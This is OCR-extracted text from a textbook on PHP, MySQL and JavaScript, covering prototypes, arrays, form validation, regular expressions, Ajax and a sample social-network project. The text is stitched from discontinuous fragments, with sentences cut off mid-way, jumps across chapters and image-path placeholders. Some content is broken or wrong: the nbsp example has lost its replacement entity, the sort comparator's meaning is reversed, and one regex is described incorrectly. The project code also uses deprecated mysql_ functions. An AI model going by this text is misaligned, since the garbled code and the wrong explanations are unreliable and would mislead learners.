    return s.substr(0, s.length-1)
}
</script>
```

When called with the parameters "the", "DALLAS", and "CowBoys", for example, the function returns the string "The Dallas Cowboys". Let's walk through the function.

The function first initializes the temporary (and local) variable `s` to the empty string. Then a `for` loop iterates through each of the passed parameters, isolating the parameter's first character using the `charAt` method and converting it to uppercase with the

Assuming the data supplied earlier, this code would display:

```
Forename: Wolfgang
Username: w.a.mozart
Password: composer
```

The prototype Keyword

The `prototype` keyword can save you a lot of memory. In the `User` class, every instance will contain the three properties and the method. Therefore, if you have 1,000 of these objects in memory, the method `showUser` will also be replicated 1,000 times. However, because the method is identical in every case, you can specify that new objects should refer to a single instance of the method instead of creating a copy of it. So, instead of using the following in a class constructor:

```
this.showUser = function()
```

you could replace it with this:

```
User.prototype.showUser = function()
```

Example 16-7 shows what the new constructor would look like.

Example 16-7. Declaring a class using the prototype keyword for a method

```
<script>
function User(forename, username, password)
{
    this.forename = forename
    this.username = username
    this.password = password

    User.prototype.showUser = function()
    {
        document.write("Forename: " + this.forename + "<br />")
        document.write("Username: " + this.username + "<br />")
        document.write("Password: " + this.password + "<br />")
    }
}
</script>
```


This works because all functions have a `prototype` property, designed to hold properties and methods that are not replicated in any objects created from a class. Instead, they are passed to its objects by reference.

This means that you can add a `prototype` property or method at any time and all objects (even those already created) will inherit it, as the following statements illustrate:

```
User.prototype.greeting = "Hello"
document.write(details.greeting)
```

The first statement adds the `prototype` property of `greeting` with a value of “Hello” to the class `User`. In the second line, the object `details`, which has already been created, correctly displays this new property.

You can also add to or modify methods in a class, as the following statements illustrate:

```
User.prototype.showUser = function() { document.write("Name " +
this.forename + " User " + this.username + " Pass " + this.password) }
details.showUser()
```

You might add these lines to your script in a conditional statement (such as `if`), so they run if user activities cause you to decide you need a different `showUser` method. After these lines run, even if the object `details` has been created already, further calls to `details.showUser` will run the new function. The old definition of `showUser` has been erased.

Static methods and properties

When reading about PHP objects, you learned that classes can have static properties and methods as well as properties and methods associated with a particular instance of a class. JavaScript also supports static properties and methods, which you can conveniently store and retrieve from the class's `prototype`. Thus the following statements set and read a static string from `User`:

```
User.prototype.greeting = "Hello"
document.write(User.prototype.greeting)
```


Extending JavaScript objects

The `prototype` keyword even lets you add functionality to a built-in object. For example, suppose that you would like to add the ability to replace all spaces in a string with nonbreaking spaces in order to prevent it from wrapping around. This can be done by adding a prototype method to JavaScript's default `String` object definition, like this:

```
String.prototype.nbsp =
    function() { return this.replace(/ /g, ' ') }
```

Here the `replace` method is used with a regular expression (see Chapter 17) to find and replace all single spaces with the string " ". If you then enter the following command:

```
document.write("The quick brown fox".nbsp())
```

It will output the string "The quick brown fox". Or here's a method you can add that will trim leading and trailing spaces from a string (once again using a regular expression):

```
String.prototype.trim =
    function() { return this.replace(/^\s+|\s+$/g, '') }
```

If you issue the following statement the output will be the string "Please trim me" (with the leading and trailing spaces removed).

```
document.write("  Please trim me    ".trim())
```

JavaScript Arrays

Array handling in JavaScript is very similar to PHP, although the syntax is a little different. Nevertheless, given all you have already learned about arrays, this section should be relatively straightforward for you.

Numeric Arrays

To create a new array, use the following syntax:

```
arrayname = new Array()
```

Or you can use the shorthand form, as follows:

```
arrayname = []
```

Assigning element values

In PHP, you could add a new element to an array by simply assigning it without specifying the element offset, like this:

```
$arrayname[] = "Element 1";
$arrayname[] = "Element 2";
```

But in JavaScript you use the `push` method to achieve the same thing, like this:

```
arrayname.push("Element 1")
arrayname.push("Element 2")
```

This allows you to keep adding items to an array without having to keep track of the number of items. When you need to know how many elements are in an array, you can use the `length` property, like this:

```
document.write(arrayname.length)
```

Alternatively, if you wish to keep track of the element locations yourself and place them in specific locations, you can use syntax such as this:

```
arrayname[0] = "Element 1"
arrayname[1] = "Element 2"
```

Example 16-8 shows a simple script that creates an array, loads it with some values, and then displays them.

Example 16-8. Creating, building, and printing an array

```
<script>
numbers = []
numbers.push("One")
numbers.push("Two")
numbers.push("Three")

for (j = 0 ; j < numbers.length ; ++j)
    document.write("Element " + j + " = " + numbers[j] + "<br />")
</script>
```

The third and fourth sections are a little more complicated by using a function to compare the relationships between `a` and `b`. The function doesn't have a name, because it's used just in the sort. You have already seen the function named `function` to create an anonymous function; we used it to define a method in a class (the `showUser` method).

Here, `function` creates an anonymous function meeting the needs of the `sort` method. If the function returns a value greater than zero, the sort assumes that `a` comes before `b`. If the function returns a value less than zero, the sort assumes that `b` comes before `a`. The sort runs this function across all the values in the array to determine their order.

By manipulating the value returned (`a - b` in contrast to `b - a`), the third and fourth sections of Example 16-16 choose between an *ascending numerical sort* and a *descending numerical sort*.

And, believe it or not, this represents the end of your introduction to JavaScript. You should therefore now have a core knowledge of the three main technologies covered in this book. The next chapter will look at some advanced techniques used across these technologies, such as pattern matching and input validation.

Test Your Knowledge: Questions

Question 16-1
: Are JavaScript functions and variable names case-sensitive or -insensitive?

Question 16-2
: How can you write a function that accepts and processes an unlimited number of parameters?

Question 16-3
: Name a way to return multiple values from a function.

Question 16-4
: When defining a class, what keyword is used to refer to the current object?

Question 16-5
: Do all the methods of a class have to be defined within the class definition?

Question 16-6
: What keyword is used to create an object?

Question 16-7
: How can a property or method be made available to all objects in a class without replicating the property or method within the object?

Question 16-8
: How can you create a multidimensional array?




Figure 17-1. The output from Example 17-1

How it works

Let's look at how this document is made up. The first three lines set up the document and use a little CSS to make the form look a little less plain. The parts of the document related to JavaScript come next and are show in bold.

Between the `<script ...>` and `</script>` tags lies a single function called `validate` that itself calls up six other functions to validate each of the form's input fields. We'll get to these functions shortly. For now I'll just explain that they return either an empty string if a field validates, or an error message if it fails. If there are any errors, the final line of the script pops up an alert box to display them.

Upon passing validation, the `validate` function returns a value of `true`; otherwise, it returns `false`. The return values from `validate` are important, because if it returns `false`, the form is prevented from being submitted. This allows the user to close the alert pop up and make changes. If `true` is returned, no errors were encountered in the form's fields and so the form is allowed to be submitted.

The second part of this example features the HTML for the form with each field and its name placed within its own row of a table. This is pretty straightforward HTML, with the exception of the `onSubmit="return validate(this)"` statement within the opening `<form ...>` tag. Using `onSubmit`, you can cause a function of your choice to be called when a form is submitted. That function can perform some checking and return a value of either `true` or `false` to signify whether the form should be allowed to be submitted.

```
    return ""
}

function validateEmail(field) {
    if (field == "") return "No Email was entered.\n"
        else if (!((field.indexOf(".") > 0) &&
                   (field.indexOf("@") > 0)) ||
                 /[^a-zA-Z0-9.@_-]/.test(field))
        return "The Email address is invalid.\n"
    return ""
}
</script></body></html>
```

We'll go through each of these functions in turn, starting with `validateForename` so you can see how validation works.

Validating the forename

`validateForename` is quite a short function that accepts the parameter `field`, which is the value of the *forename* passed to it by the `validate` function.

If this value is an empty string, an error message is returned; otherwise, an empty string is returned to signify that no error was encountered.

If the user entered spaces in this field, it would be accepted by `validateForename`, even though it's empty for all intents and purposes. You can fix this by adding an extra statement to trim whitespace from the field before checking whether it's empty, use a regular expression to make sure there's something besides whitespace in the field, or—as I do here—just let the user make the mistake and allow the PHP program to catch it on the server.

Validating the surname

The `validateSurname` function is almost identical to `validateForename` in that an error is returned only if the *surname* supplied was the empty string. I chose not to limit the characters allowed in either of the name fields to allow for non-English and accented characters, etc.

Validating the username

The `validateUsername` function is a little more interesting, because it has a more complicated job. It has to allow only the characters `a-z`, `A-Z`, `0-9`, `_` and `-`, and ensure that *username*s are at least five characters long.

The `if...else` statements commence by returning an error if `field` has not been filled in. If it's not the empty string, but is less than five characters in length, another error message is returned.

Then the JavaScript `test` function is called, passing a regular expression (which matches any character that is *not* one of those allowed) to be matched against `field` (see the

If you want to match the dot character itself (.), you have to escape it by placing a backslash (\) before it, because otherwise it's a metacharacter and matches anything. As an example, suppose you want to match the floating-point number "5.0". The regular expression is:

```
/5\.0/
```

The backslash can escape any metacharacter, including another backslash (in case you're trying to match a backslash in text). However, to make things a bit confusing, you'll see later how backslashes sometimes give the following character a special meaning.

We just matched a floating-point number. But perhaps you want to match "5." as well as "5.0", because both mean the same thing as a floating-point number. You also want to match "5.00", "5.000", and so forth—any number of zeros is allowed. You can do this by adding an asterisk, as you've seen:

```
/5\.0*/
```


Grouping Through Parentheses

Suppose you want to match powers of increments of units such as kilo, mega, giga, and tera. In other words, you want all the following to match:

```
1,000
1,000,000
1,000,000,000
1,000,000,000,000
...
```

The plus sign works here, too, but you need to group the string ",000" so the plus sign matches the whole thing. The regular expression is:

```
/1(,000)+ /
```

The parentheses mean "treat this as a group when you apply something such as a plus sign." 1,00,000 and 1,000,00 won't match because the text must have a 1 followed by one or more complete groups of a comma followed by three zeros.

The space after the + character indicates that the match must end when a space is encountered. Without it, 1,000,00 would incorrectly match, because only the first 1,000 would be taken into account, and the remaining 00 would be ignored. Requiring a space afterward ensures that matching will continue right through to the end of a number.

Character Classes

Sometimes you want to match something fuzzy, but not so broad that you want to use a dot. Fuzziness is the great strength of regular expressions: they allow you to be as precise or vague as you want.

Metacharacters	Description
\W	Matches a nonword character (anything but a-z, A-Z, 0-9, and _)
\x	*x* (useful if *x* is a metacharacter, but you really want *x*)
{n}	Matches exactly *n* times
{n,}	Matches *n* times or more
{min,max}	Matches at least *min* and at most *max* times

Provided with this table, and looking again at the expression /[^a-zA-Z0-9_]/, you can see that it could easily be shortened to /[^\w]/ because the single metacharacter \w (with a lowercase w) specifies the characters a-z, A-Z, 0-9, and _.

In fact, we can be more clever than that, because the metacharacter \W (with an uppercase W) specifies all characters *except* for a-z, A-Z, 0-9, and _. Therefore we could also drop the ^ metacharacter and simply use /[\W]/ for the expression.

To give you more ideas of how this all works, Table 17-2 shows a range of expressions and the patterns they match.

Table 17-2. Some example regular expressions

Example	Matches
r	The first *r* in *The quick brown*
rec[ei][ei]ve	Either of *receive* or *recieve* (but also *receeve* or *reciive*)
rec[ei]{2}ve	Either of *receive* or *recieve* (but also *receeve* or *reciive*)
rec(ei)|(ie)ve	Either of *receive* or *recieve* (but not *receeve* or *reciive*)
cat	The word *cat* in *I like cats and dogs*
cat|dog	Either of the words *cat* or *dog* in *I like cats and dogs*
\.	. (the \ is necessary because . is a metacharacter)
5\.0*	*5.*, *5.0*, *5.00*, *5.000*, etc.
a-f	Any of the characters *a*, *b*, *c*, *d*, *e* or *f*
cats$	Only the final *cats* in *My cats are friendly cats*
^my	Only the first *my* in *my cats are my pets*
\d{2,3}	Any two or three digit number (*00* through *999*)
7(,000)+	*7,000*;*7,000,000*; *7,000,000,000*; *7,000,000,000,000*; etc.
[\w]+	Any word of one or more characters
[\w]{5}	Any five-letter word

- Konqueror 3.0
- Nokia S60
- Google Chrome 1.0
- Opera 8.0

Example 18-1. A cross-browser Ajax function

```
<script>
function ajaxRequest()
{
    try // Non IE Browser?
    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try // IE 6+?
        {
            request = new ActiveXObject("Msxml2.XMLHTTP")
        }
        catch(e2)
        {
            try // IE 5?
            {
                request = new ActiveXObject("Microsoft.XMLHTTP")
            }
            catch(e3) // There is no Ajax Support
            {
                request = false
            }
        }
    }
    return request
}
</script>
```


You may remember the introduction to error handling in the previous chapter, using the `try...catch` construct. Example 18-1 is a perfect illustration of its utility, because it uses the `try` keyword to execute the non-IE Ajax command, and upon success, jumps on to the final `return` statement, where the new object is returned.

Otherwise, a `catch` traps the error and the subsequent command is executed. Again, upon success, the new object is returned; otherwise, the final of the three commands is tried. If that attempt fails, then the browser doesn't support Ajax and the `request` object is set to `false`; otherwise, the object is returned. So there you have it—a cross-browser Ajax request function that you may wish to add to your library of useful JavaScript functions.

OK, so now you have a means of creating an `XMLHttpRequest` object, but what can you do with these objects? Well, each one comes with a set of properties (variables) and methods (functions), which are detailed in Tables 18-1 and 18-2.

Question 18-10

What are the main differences between an Ajax `GET` and `POST` request?

See the section "Chapter 18 Answers" on page 450 in Appendix A for the answers to these questions.




Figure 19-1. The YUI documentation main page




Figure 19-2. The build folder, which contains the .js framework files

```
function failureHandler(o) {
    document.getElementById('info').innerHTML =
        o.status + " " + o.statusText
}
</script></body></html>
```

I'm sure you'll agree that this is very simple indeed. After setting up the web page, displaying a heading, and creating the DIV in which to place the Ajax response, the program loads three YUI framework files. The rest of the document (less than 10 lines of code) is the Ajax, which does the following:

1. Place the URL to fetch, *yahoo.com*, in the variable `url`.
2. Create the `callback` object. This is an associative array that points to the handlers to be called in case of the success or failure of the call.
3. Place the Ajax call, which is a `GET` request to the URL *urlget.php?url=yahoo.com*.

You may recall that we wrote *urlget.php* in the previous chapter (Example 18-5) and, as it doesn't require modifying, I won't repeat it here. Suffice it to say that the program fetches the HTML page at *http://yahoo.com* and returns it to the Ajax method.

All that remains are the two functions for success or failure of the call. The success function, `successHandler`, simply places the Ajax response text into the DIV that we prepared for it, and `failureHandler` displays an appropriate message upon error.

The result of calling up this new document in your browser can be seen in Figure 19-3.




Figure 19-3. The result of calling up yuiurlget.html in a browser

```
    if (mysql_num_rows($result))
    {
        $row = mysql_fetch_row($result);
        echo stripslashes($row[1]) . "<br clear=left /><br />";
    }
}
?>
```

rnheader.php

For uniformity, each page of the project needs to have the same overall design and layout. Therefore I placed these things in Example 20-2, *rnheader.php*. This is the file that is actually included by the other files and it, in turn, includes *rnfunctions.php*. This means that only a single include is required in each file.

rnheader.php starts by calling the function `session_start`. As you'll recall from Chapter 13, this sets up a session that will remember certain values we want stored across different PHP files.

With the session started, the program then checks whether the session variable `'user'` is currently assigned a value. If so, a user has logged in and the variable `$loggedin` is set to `TRUE`.

Using the value of `$loggedin`, an `if` block displays one of two sets of menus. The non-logged-in set simply offers options of *Home*, *Sign up*, and *Log in*, whereas the logged-in version offers full access to the project's features. Additionally, if a user is logged in, his or her username is appended in brackets to the page title and placed before the menu options. We can freely refer to `$user` wherever we want to put in the name, because if the user is not logged in, that variable is empty and will have no effect on the output.

The only styling applied in this file is to set the default font to Verdana at a size of 2 via a `<font...>` tag. For a more comprehensive design and layout, you'll probably wish to apply CSS styling to the HTML.

Example 20-2. rnheader.php

```
<?php // rnheader.php
include 'rnfunctions.php';
session_start();

if (isset($_SESSION['user']))
{
    $user = $_SESSION['user'];
    $loggedin = TRUE;
}
else $loggedin = FALSE;

echo "<html><head><title>$appname";
if ($loggedin) echo " ($user)";
```




Figure 20-2. The sign-up page

Example 20-5. rnsignup.php

```
<?php // rnsignup.php
include_once 'rnheader.php';

echo <<<_END
<script>
function checkUser(user)
{
    if (user.value == '')
    {
        document.getElementById('info').innerHTML = ''
        return
    }

    params  = "user=" + user.value
    request = new ajaxRequest()
    request.open("POST", "rncheckuser.php", true)
    request.setRequestHeader("Content-type",
        "application/x-www-form-urlencoded")
    request.setRequestHeader("Content-length", params.length)
    request.setRequestHeader("Connection", "close")

    request.onreadystatechange = function()
    {
        if (this.readyState == 4)
        {
            if (this.status == 200)
            {
                if (this.responseText != null)
```

Adding the "About Me" Text

Then the `POST` variable `'text'` is checked to see whether some text was posted to the program. If so, it is sanitized and all long whitespace sequences (including returns and line feeds) are replaced with a single space. This function incorporates a double security check, ensuring that the user actually exists in the database and that no attempted hacking can succeed before inserting this text into the database, where it will become the user's "about me" details.

If no text was posted, the database is queried to see whether any already exists in order to prepopulate the `textarea` for the user to edit it.

Adding a Profile Image

Next we move on to the section where the `$_FILES` system variable is checked to see whether an image has been uploaded. If so, a string variable called `$saveto` is created, based on the user's username followed by the extension `.jpg`. For example, user Jill will cause `$saveto` to have the value *Jill.jpg*. This is the file where the uploaded image will be saved for use in the user's profile.

Following this, the uploaded image type is examined and is only accepted if it is a *jpeg*, *png*, or *gif* image. Upon success, the variable `$src` is populated with the uploaded image using one of the `imagecreatefrom` functions according to the image type uploaded. The image is now in a raw format that PHP can process. If the image is not of an allowed type, the flag `$typeok` is set to `FALSE`, preventing the final section of image upload code from being processed.

Processing the Image

First, the image's dimensions are stored in `$w` and `$h` using the following statement, which is a quick way of assigning values from an array to separate variables:

```
list($w, $h) = getimagesize($saveto);
```

Then, using the value of `$max` (which is set to 100), new dimensions are calculated that will result in a new image of the same ratio, but with no dimension greater than 100 pixels. This results in giving the variables `$tw` and `$th` the new values needed. If you want smaller or larger thumbnails, simply change the value of `$max` accordingly.

Next, the function `imagecreatetruecolor` is called to create a new, blank canvas `$tw` wide and `$th` high in `$tmp`. Then `imagecopyresampled` is called to resample the image from `$src`, to the new `$tmp`. Sometimes resampling images can result in a slightly blurred copy, so the next piece of code uses the `imageconvolution` function to sharpen the image up a bit.

rnmembers.php

Using Example 20-10, *rnmembers.php*, your users will be able to find other members and choose to add them as friends (or drop them if they are already friends). This program has two modes. The first lists all members and their relationships to you, and the second shows a user's profile.

Viewing a User's Profile

The code for the latter mode comes first, where a test is made for the `GET` variable `'view'`. If it exists, a user wants to view someone's profile, so the program does that using the `showProfile` function, along with providing a couple of links to the user's friends and messages.

Adding and Dropping Friends

After that the two `GET` variables `'add'` and `'remove'` are tested. If one or the other has a value, it will be the username of a user to either add or drop as a friend. This is achieved by looking the user up in the MySQL `rnfriends` table and either inserting a friend username or removing it from the table.

And, of course, every posted variable is first passed through `sanitizeString` to ensure it is safe to use with MySQL.

Listing All Members

The final section of code issues a SQL query to list all usernames. The code places the number returned in the variable `$num` before outputting the page heading.

A `for` loop then iterates through each and every member, fetching their details and then looking them up in the `rnfriends` table to see if they are either being followed by or a follower of the user. If someone is both a follower and a followee, they are classed as a mutual friend. By the way, this section of code is particularly amenable to a template solution such as Smarty.

The variable `$t1` is nonzero when the user is following another member, and `$t2` is nonzero when another member is following the user. Depending on these values, text is displayed after each username showing their relationship (if any) to the current user.

Icons are also displayed to show the relationships. A double pointing arrow means that the users are mutual friends. A left-pointing arrow indicates the user is following another member. And a right-pointing arrow indicates that another member is following the user.

Finally, depending on whether the user is following another member, a link is provided to either add or drop that member as a friend.

When you call Example 20-10 up in a browser, it will look like Figure 20-5. See how the user is invited to "follow" a nonfollowing member, but if the member is already following the user, a "recip" link to reciprocate the friendship is offered. In the case of a user already following another member, the user can select "drop" to stop the following.




Figure 20-5. Using the members module

Example 20-10. rnmembers.php

```
<?php // rnmembers.php
include_once 'rnheader.php';

if (!isset($_SESSION['user']))
    die("<br /><br />You must be logged in to view this page");
$user = $_SESSION['user'];

if (isset($_GET['view']))
{
    $view = sanitizeString($_GET['view']);

    if ($view == $user) $name = "Your";
    else $name = "$view's";

    echo "<h3>$name Page</h3>";
    showProfile($view);
    echo "<a href='rnmessages.php?view=$view'>$name Messages</a><br />";
    die("<a href='rnfriends.php?view=$view'>$name Friends</a><br />");
}
```

```
        echo " [<a href='rnmembers.php?add=".$row[0] . "'>$follow</a>]";
    }
    else
    {
        echo " [<a href='rnmembers.php?remove=".$row[0] . "'>drop</a>]";
    }
}
?>
```

On a production server, there could be thousands or even hundreds of thousands of users, so you would probably substantially modify this program to include searching the "about me" text, and support paging of the output a screen at a time.

rnfriends.php

The module that shows a user's friends and followers is Example 20-11, *rnfriends.php*. This interrogates the `rnfriends` table much like the *rnmembers.php* program, but only for a single user. It then shows all of that user's mutual friends and followers along with the people they are following.

All the followers are stored into an array called `$followers` and all the people being followed are placed in an array called `$following`. Then a neat piece of code is used to extract all those that are both following and followed by the user, like this:

```
$mutual = array_intersect($followers, $following);
```

The `array_intersect` function extracts all members common to both arrays and returns a new array containing only those people. This array is then stored in `$mutual`. Now it's possible to use the `array_diff` function for each of the `$followers` and `$following` arrays to keep only those people who are *not* mutual friends, like this:

```
$followers = array_diff($followers, $mutual);
$following = array_diff($following, $mutual);
```

This results in the array `$mutual` containing only mutual friends, `$followers` containing only followers (and no mutual friends), and `$following` containing only people being followed (and no mutual friends).

Armed with these arrays, it's a simple matter to separately display each category of members, as can be seen in Figure 20-6. The PHP `sizeof` function returns the number of elements in an array; here I use it just to trigger code when the size is nonzero (that is, friends of that type exist). Note how, by using the variables `$name1`, `$name2`, and `$name3` in the relevant places, the code can tell when you're looking at your own friends list, using the words *Your* and *You are*, instead of simply displaying the username.

Question 3-7

A hyphen is reserved for the subtraction operators. A construct like `$current-user` would be harder to interpret if hyphens were also allowed in variable names and, in any case, would lead programs to be ambiguous.

Question 3-8

Variable names are case-sensitive. `$This_Variable` is not the same as `$this_variable`.

Question 3-9

You cannot use spaces in variable names, as this would confuse the PHP parser. Instead try using the _ (underscore).

Question 3-10

To convert one variable type to another, reference it and PHP will automatically convert it for you.

Question 3-11

There is no difference between `++$j` and `$j++` unless the value of `$j` is being tested, assigned to another variable, or passed as a parameter to a function. In such cases, `++$j` increments `$j` before the test or other operation is performed, whereas `$j++` performs the operation and then increments `$j`.

Question 3-12

Generally, the operators `&&` and `and` are interchangeable except where precedence is important, in which case `&&` has a high precedence while `and` has a low one.

Question 3-13

You can use multiple lines within quotations marks or the `<<< _END ... _END` construct to create a multiline `echo` or assignment.

Question 3-14

You cannot redefine constants because, by definition, once defined they retain their value until the program terminates.

Question 3-15

You can use `\'` or `\"` to escape either a single or double quote.

